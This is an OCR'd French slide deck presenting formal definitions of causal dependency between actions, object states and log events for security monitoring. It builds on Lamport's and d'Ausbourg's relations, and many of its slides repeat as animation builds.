
Relation de D'Ausbourg [5]

- Système = Collection d'objets ayant des états
- Un état **(o,t)** correspond à la valeur d'un objet **o** au moment **t**
- Les états des objets sont liés par des flux d'information

$(o_1,t_1) \rightarrow (o_2,t_2)$

Relation d'ordre partielle sur l'ensemble des états des objets du système

- Si ∃ un flux d'information de (o_1,t_1) vers (o_2,t_2) ;
- Ou ∃ (o,t) / $(o_1,t_1) \rightarrow (o,t) \wedge (o,t) \rightarrow (o_2,t_2)$.




[5] d'Ausbourg, B. (1994). Implementing secure dependencies over a network by designing a distributed security subsystem. ESORICS.


Limitations des relations

Relation de Lamport
Causalité **temporelle** entre **actions**

$a \prec b$

- Considère un unique type d'objets (processus)





Relation de D'Ausbourg
Causalité entre **états d'objets**

$(o_1,t_1) \rightarrow (o_2,t_2)$


- Relation entre les états des objets (et non pas les événements)
- Les sondes de supervision capturent généralement des actions


Limitations des relations

Relation de Lamport
Causalité **temporelle** entre **actions**

$a \prec b$

- Considère un unique type d'objets (processus)






Relation de D'Ausbourg
Causalité entre **états d'objets**

$(o_1,t_1) \rightarrow (o_2,t_2)$

- Relation entre les états des objets (et non pas les événements)
- Les sondes de supervision capturent généralement des actions

Idée

Dépendances Causales au sens de Lamport et de D'Ausbourg



Dépendances Causales entre Événements Hétérogènes

Ensemble d'objets


Un objet a un **état** et peut effectuer des **actions**

∃ des **dépendances causales** au sens de **Lamport** et de **D'Ausbourg**

La supervision de sécurité produit des observations et des événements

Idée

Dépendances Causales au sens de Lamport et de D'Ausbourg



⟺

Dépendances Causales entre Événements Hétérogènes

Ensemble d'objets


Un objet a un **état** et peut effectuer des **actions**

∃ des **dépendances causales** au sens de **Lamport** et de **D'Ausbourg**

La supervision de sécurité produit des observations et des événements

Idée

Dépendances Causales au sens de Lamport et de D'Ausbourg



Dépendances Causales entre Événements Hétérogènes

Ensemble d'objets


Un objet a un **état** et peut effectuer des **actions**


∃ des **dépendances causales** au sens de **Lamport** et de **D'Ausbourg**

La supervision de sécurité produit des observations et des événements

Idée

Dépendances Causales au sens de Lamport et de D'Ausbourg





Dépendances Causales entre Événements Hétérogènes

Ensemble d'objets

Un objet a un **état** et peut effectuer des **actions**


∃ des **dépendances causales** au sens de **Lamport** et de **D'Ausbourg**

La supervision de sécurité produit des observations et des événements

Contribution

Définition de trois nouvelles relations de dépendance causale

Dépendances Causales au sens de Lamport et de D'Ausbourg



Dépendances Causales entre Événements Hétérogènes

- Dépendance causale entre actions contextuelles [CACD] $(a_1,(o_2,t_1)) \mapsto (a_2,(o_2,t_2))$
- Dépendance causale entre événements contextuels [CECD] $(e_1,o_1,t_{e1}) \rightharpoonup (e_2,o_2,t_{e2})$
- Dépendance causale entre événements bruts [ECD] $e_1 \rhd e_2$

Définition d'une *action contextuelle*

Une **action** est effectuée par un **objet** dans un **contexte** particulier

Action contextuelle (a,(o,t)) :

- **(o,t)** est l'état de l'objet **o** au temps **t**.
- **o** est un objet actif ou passif ;

- **a ∈ ObjectActions(o)** avec ObjectActions(o)={ai}∪{∅} ;

  Un objet passif ne réalise pas d'action.
  On note cette absence ∅ (élément nul).

Définition d'une *session*

Constat : l'exécution d'un objet peut être divisée en plusieurs intervalles de temps indépendants

Objectif d'une session :
Réduire le nombre de fausses dépendances causales

Séquence d'actions contextuelles dont les **états** sont **causalement dépendants** au sens de **D'Ausbourg**

```
x := 1 ;
x := x+1 ;
x := 0 ;
```


Définition d'une *session*

Constat : l'exécution d'un objet peut être divisée en plusieurs intervalles de temps indépendants

Objectif d'une session :
Réduire le nombre de fausses dépendances causales


Séquence d'actions contextuelles dont les **états** sont **causalement dépendants** au sens de **D'Ausbourg**

```
x := 1 ;
x := x+1 ;
x := 0 ;
```




Dépendance causale entre actions contextuelles

[CACD] $(a_1,(o_1,t_1)) \mapsto (a_2,(o_2,t_2))$




- If $o_1 == o_2 == o$, $\exists$ n / $(a_1,(o_1,t_1)) \in Session_n(o) \wedge (a_2,(o_2,t_2)) \in Session_n(o) \wedge t_1 < t_2$;
- Or if $o_1 \neq o_2$, $(o_1,t_1) \rightarrow (o_2,t_2)$;
- Or if $o_1 \neq o_2$, $a_1 = !m \wedge a_2 = ?m$, i.e., $a_1 \prec a_2$;
- Or $\exists$ (c,(o,t)) / $(a_1,(o_1,t_1)) \mapsto (c,(o,t)) \wedge (c,(o,t)) \mapsto (a_2,(o_2,t_2))$.




$(a_1,(o_1,t_1)) \mapsto (a_5,(o_1,t_5))$

Dépendance causale entre actions contextuelles

[CACD] $(a_1,(o_1,t_1)) \mapsto (a_2,(o_2,t_2))$




- If $o_1 == o_2 == o$, $\exists$ n / $(a_1,(o_1,t_1)) \in Session_n(o) \wedge (a_2,(o_2,t_2)) \in Session_n(o) \wedge t_1 < t_2$;
- Or if $o_1 \neq o_2$, $(o_1,t_1) \rightarrow (o_2,t_2)$;
- Or if $o_1 \neq o_2$, $a_1 = !m \wedge a_2 = ?m$, i.e., $a_1 \prec a_2$;
- Or $\exists$ (c,(o,t)) / $(a_1,(o_1,t_1)) \mapsto (c,(o,t)) \wedge (c,(o,t)) \mapsto (a_2,(o_2,t_2))$.




$(a_1,(o_1,t_1)) \mapsto (a_2,(o_2,t_2))$

Dépendance causale entre actions contextuelles

[CACD] $(a_1,(o_1,t_1)) \mapsto (a_2,(o_2,t_2))$




- If $o_1 == o_2 == o$, $\exists$ n / $(a_1,(o_1,t_1)) \in Session_n(o) \wedge (a_2,(o_2,t_2)) \in Session_n(o) \wedge t_1 < t_2$;
- Or if $o_1 \neq o_2$, $(o_1,t_1) \rightarrow (o_2,t_2)$;
- Or if $o_1 \neq o_2$, a_1= !m $\wedge$ a_2= ?m, i.e., $a_1 \prec a_2$;
- Or $\exists$ (c,(o,t)) / $(a_1,(o_1,t_1)) \mapsto (c,(o,t)) \wedge (c,(o,t)) \mapsto (a_2,(o_2,t_2))$.




$(a_1,(o_1,t_1)) \mapsto (a_2,(o_2,t_2))$

Dépendance causale entre actions contextuelles

[CACD] $(a_1,(o_1,t_1)) \mapsto (a_2,(o_2,t_2))$



- If $o_1 == o_2 == o$, $\exists$ n / $(a_1,(o_1,t_1)) \in Session_n(o) \wedge (a_2,(o_2,t_2)) \in Session_n(o) \wedge t_1 < t_2$;
- Or if $o_1 \neq o_2$, $(o_1,t_1) \rightarrow (o_2,t_2)$;
- Or if $o_1 \neq o_2$, $a_1 = !m \wedge a_2 = ?m$, i.e., $a_1 \prec a_2$;
- Or $\exists$ $(c,(o,t))$ / $(a_1,(o_1,t_1)) \mapsto (c,(o,t)) \wedge (c,(o,t)) \mapsto (a_2,(o_2,t_2))$.



$(a_1,(o_1,t_1)) \mapsto (a_2,(o_2,t_2)) \mapsto (a_3,(o_2,t_3)) \mapsto (a_4,(o_1,t_4))$

Définition d'un *événement contextuel*

Un événement contextuel correspond à
l'observation d'une action contextuelle

Événement contextuel (e,o,t_e) :

- **e** $\in$ **E** avec **E** l'ensemble des événements produits par les sondes de supervision ;
- **o** l'objet observé ;
- t_e l'horodatage de l'événement e

Introduction of the function Obs :


$$Obs((a,(o,t_a))) = \{(e_i, o, t_{ei})\} \cup \{(\emptyset, o, t_a)\}$$

L'absence d'observation pour une action contextuelle $(a,(o,t_a))$ donnée est notée $(\emptyset, o, t_a)$.

Dépendance causale entre événements contextuels

[CACD]

$(a_1,(o_1,t_1))$ $(a,(o,t))$ $(a_2,(o_2,t_2))$




Dépendance causale entre événements contextuels

[CACD]

$(a_1,(o_1,t_1)) \mapsto (a,(o,t)) \mapsto (a_2,(o_2,t_2))$

Dépendances Causales au sens de Lamport et de D'Ausbourg



CACD décrit l'activité du système supervisé


Dépendance causale entre événements contextuels

[CACD] $(a_1,(o_1,t_1)) \mapsto (a,(o,t)) \mapsto (a_2,(o_2,t_2))$

Obs Obs Obs

[CECD] (e_{1a},o_1,t_{e1a}) (e_{1b},o_1,t_{e1b}) $(\emptyset,o,t)$ (e_2,o_2,t_{e2})


Dépendances Causales au sens de Lamport et de D'Ausbourg




CACD décrit l'activité du système supervisé

$\mathbf{Obs}((a,(o,t_a))) = \{(e_i, o, t_{ei})\} \cup \{(\emptyset, o, t_a)\}$

Dépendance causale entre événements contextuels




Dépendances Causales au sens de Lamport et de D'Ausbourg




CACD décrit l'activité du système supervisé

$Obs((a,(o,t_a))) = \{(e_i, o, t_{ei})\} \cup \{(\emptyset, o, t_a)\}$

Dépendance causale entre événements bruts




Dépendances Causales au sens de Lamport et de D'Ausbourg




CACD décrit l'activité du système supervisé

Tout événement contextuel observé est lié à une ligne de log (événement brut)

Dépendance causale entre événements bruts



Dépendances Causales au sens de Lamport et de D'Ausbourg



CACD décrit l'activité du système supervisé

Tout événement contextuel observé est lié à une ligne de log (événement brut)

Dépendances Causales entre Événements Hétérogènes

Modèle global mettant en évidence les relations entre objets actifs, objets passifs, et événements [6]

[6] Xosanavongsa, C., Totel, E., & Bettan, O. (2019). Discovering correlations: A formal definition of causal dependency among heterogeneous events.In 2019 IEEE European Symposium on Security and Privacy (EuroS&P)

Contexte
État de l'Art
Contribution
Implémentation
- Stratégie Descendante
- Stratégie Ascendante
- Architecture

Évaluation
Conclusion & Perspectives

Stratégie Descendante

Calcul de CACD
Vision omnisciente du système

[CACD]
[CECD]
[ECD]

Observation des Actions contextuelles

⇓

Enregistrement des événements contextuels

⇓

Enregistrement des Événements bruts

Observation des dépendances causales entre actions contextuelles

⇓

Enregistrement des dépendances causales entre événements contextuels

⇓

Enregistrement des dépendances causales entre événements bruts

Nous devons être capable de :

- Observer des actions effectuées par les objets supervisés
- Observer les états des objets liés à ces actions
- Identifier et tracer les dépendances causales entre actions contextuelles
- Calculer la fonction **Obs** pour enregistrer ces informations sous forme d'événements

Stratégie Descendante

Calcul de CACD
Vision omnisciente du système

[CACD] [CECD] [ECD]

Observation des Actions contextuelles

⇓

Enregistrement des événements contextuels

⇓

Enregistrement des Événements bruts

Observation des dépendances causales entre actions contextuelles

